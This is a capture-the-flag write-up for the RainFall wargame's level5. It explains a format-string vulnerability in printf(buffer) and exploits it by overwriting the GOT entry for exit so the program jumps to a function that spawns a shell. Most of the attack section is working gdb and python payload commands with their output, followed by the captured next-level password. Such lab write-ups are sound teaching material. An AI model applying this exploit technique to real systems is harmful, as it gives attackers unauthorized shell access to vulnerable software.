
./level5



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level5/level5

level5@RainFall:~$
```

Decompiled file with ***Ghidra***:

```
void o(void)
{
    system("/bin/sh");
    _exit(1);
}

void n(void)
{
    char buffer[520];

    fgets(buffer, 512, stdin);
    printf(buffer);
    exit(1);
}

void main(void)
{
    n();
    return;
}
```

This level closely resembles the previous two, always featuring a vulnerability with **printf(buffer)**.

This time, we need to access the function **o(void)**, which provides us with a **shell**.
We can't alter the **return** address of the **n** function through an **overflow** since it uses **exit()** instead of a **return**.

So, we must modify the behavior of **exit** to redirect us to the **o** function.

To achieve this, we will target the **Global Offset Table (GOT)**.
The **GOT** is a table used in compiled programs to store addresses of dynamic functions that a program may call. By manipulating entries in the **GOT**, we can redirect function calls to our desired location.


In this case, we aim to alter the address associated with **exit()** in the **GOT**, so that it points to the **o** function instead. This way, when the program attempts to **exit**, it will inadvertently call our desired function, granting us access to the **shell**.

./level5^{2}

Using **Ghidra**, we found the **GOT** entry for **exit** as:

```
08049838     14 a0 04 08      addr     <EXTERNAL>::exit
```

Using the same technique as the last exercise, we'll overwrite the **GOT** entry for **exit** at 0x08049838 with the address of the **o** function, 0x080484a4.



```
level5@RainFall:~$ gdb ./level5

(gdb) print &o
0x80484a4 <o>

level5@RainFall:~$ python -c 'print "\x38\x98\x04\x08" + "%x"*4' | ./level5
8200b7fd1ac0b7ff37d08049838

level5@RainFall:~$ written=$(python -c 'print "\x38\x98\x04\x08" +
                   "%x"*3' | ./level5 | wc -c | awk '{print $1-1-8}')

level5@RainFall:~$ { python -c "
print '\x38\x98\x04\x08' + '%x'*2 + '%' + str(0x80484a4 - $written) + 'x' + '%n'";
cat <<< "cd ../level6 && cat .pass";
} | ./level5

...
d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31

level5@RainFall:~$ su level5
Password: d3b7bf1025225bd715fa8ccb54ef06ca70b9125ac855aeab4878217177f41a31

level6@RainFall:~$
```